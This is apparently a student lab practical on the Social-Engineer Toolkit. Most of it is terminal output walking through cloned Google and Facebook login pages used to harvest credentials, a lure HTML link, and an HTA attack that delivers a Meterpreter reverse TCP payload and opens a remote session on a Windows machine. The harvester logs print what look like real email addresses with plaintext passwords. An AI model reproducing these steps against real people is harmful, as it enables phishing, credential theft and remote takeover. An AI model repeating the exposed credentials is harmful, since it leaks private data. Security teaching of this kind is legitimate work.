

# Practical 5

## Aim: Practical on the use of Social Engineering Toolkit

### 1. Credential Harvester Attack

#### Install the Social Engineering Toolkit

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo setoolkit  
[sudo] password for kali:  
[-] New set.config.py file generated on: 2022-10-31 04:33:58.719264  
[-] Verifying configuration update...  
[+] Update verified, config timestamp is: 2022-10-31 04:33:58.719264  
[+] SET is using the new config, no need to restart  
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Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).  
  
Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, t
```

```
      888      `Y88b.  888  888 888      888 888ooo888  888      `88..8'  
      888      o. )88b 888  888 888      .o8 888 888      .o 888      `888'  
o888o      8""888P' `Y8bod8P' `Y8bod8P' o888o `Y8bod8P'  "888"      d8'  
                                                    .o...P'  
                                                    `XERO'  
  
[—]      The Social-Engineer Toolkit (SET)      [—]  
[—]      Created by: David Kennedy (ReL1K)      [—]  
          Version: 8.0.3  
          Codename: 'Maverick'  
[—]      Follow us on Twitter: @TrustedSec      [—]  
[—]      Follow me on Twitter: @HackingDave      [—]  
[—]      Homepage: https://www.trustedsec.com      [—]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> |
```

Select the 1<sup>st</sup> option Social Engineering Attacks and the Website Attack Vectors

```
----- http://www.trustedsec.com -----

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

```
----- http://www.trustedsec.com -----

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

We will use Credential Harvester, so select option 3

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

## Using Existing Templates

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>1

Add the listener IP Address, In this case it will be you Attacking systems's IP Address

```
(kali@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:54:41:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.37.131/24 brd 192.168.37.255 scope global dynamic noprefixroute eth0
        valid_lft 1280sec preferred_lft 1280sec
    inet6 fe80::5da2:8313:475b:73e6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

— \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.168.37.131

```
**** Important Information ****
For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
```

Select the Google Sign In Template page for harvesting credentials

```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Now on the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.

```
LoginExploit.html X
C: > Users > rudra > Desktop > MSC-CS > Semester 3 > CYBER-SECURITY > LoginExploit.html > html
1 <html>
2 <body>
3 <a href = "http://192.168.37.131"> Login here to see your prize!</a>
4 </body>
5 </html>
```

Create an html page with the Link which will attract the victim to click the link

```
LoginExploit.html X
C:\Users\rudra\Desktop\MSC-CS\Semester%203\CYBER-SECURITY>LoginExploit.html
Login here to see your prize!
```

Once the user clicks the link, it will redirect it to the cloned google sign in page. If the victim enters any credential information and clicks on the sign in button, the credential harvester on the attacker's machine will receive the credentials (Usernames. Email and passwords).



```
set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.37.1 - - [31/Oct/2022 05:28:22] "GET / HTTP/1.1" 200 -
192.168.37.1 - - [31/Oct/2022 05:28:23] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFDldzBENhIfVwsxSTdNLW9MdThibW1TMFQzVUZFc1BBAURuWmlRSQxE2%88%99APsBz4gAAAAAUy4_q07Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=3011872@rdnational.ac.in
POSSIBLE PASSWORD FIELD FOUND: Passwd=Sweet@BabyJesus654982
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.37.1 - - [31/Oct/2022 05:28:58] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Try the same step by choosing Site Cloner to create a Facebook page

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

— \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.168.37.131
```

```
[~] SET supports both HTTP and HTTPS
```

```
[~] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:http://www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php
```


```
[*] This could take a little bit...
```


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```





```
192.168.37.1 - - [31/Oct/2022 05:39:56] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU29zEdEc8
uwdK0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5MKdwnU1oU884y0lW0SU2swdq0Ho2ew4Kw5rwSyE1582ZwrU19E6__hs=19296.BP%3ADEFAULT.2.0.0.0.06__hsi=7160608
7756161541096__req=76__rev=10064966046__s=7drcwv%3A9mz0mi%3A99t4mm6__spin_b=trunk6__spin_r=10064966046__spin_t=16672091506__user=06d
pr=16jazoest=29416lsd=AVr2FDHTtaw HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2941
PARAM: lsd=AVr2FDHTtaw
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI60DE2LCJjIjoyNH0=
PARAM: lgrrnd=023910_dKeB
PARAM: lgnjs=1667209166
POSSIBLE USERNAME FIELD FOUND: email=rudrarao22@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Bank169
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AVAAAA/qV/V/AAAVAAVVAqAAAAAAAAAAAAAAL/PLDAAAAKDAE
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.37.1 - - [31/Oct/2022 05:40:35] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: _____WebKitFormBoundary06Y1557cuP4FOTj4
Content-Disposition: form-data; name="ts"
```

## 2. HTA web attack method

### Select Web Attack Vectors

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Window s-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>7

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2


```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.37.131]: 192.168.37.131
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.
```

This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine.





The Victim on downloading and running the file create a link with the attacker's machine.



```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.37.131
LHOST => 192.168.37.131
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.131:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.37.1
[*] Meterpreter session 1 opened (192.168.37.131:443 -> 192.168.37.1:63003) at 2022-10-31 05:52:24 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows  DESKTOP-0BAT0B7\rudra @ DESKTOP-0BAT0B7  192.168.37.131:443 -> 192.168.37.1:63003 (192.168.37.1)

msf6 exploit(multi/handler) > |
```

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-0BAT0B7
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
=====
Name       : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : c2:91:33:06:78:a3
MTU        : 1500
IPv4 Address : 169.254.18.74
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::7cc0:3ae5:ffe9:124a
```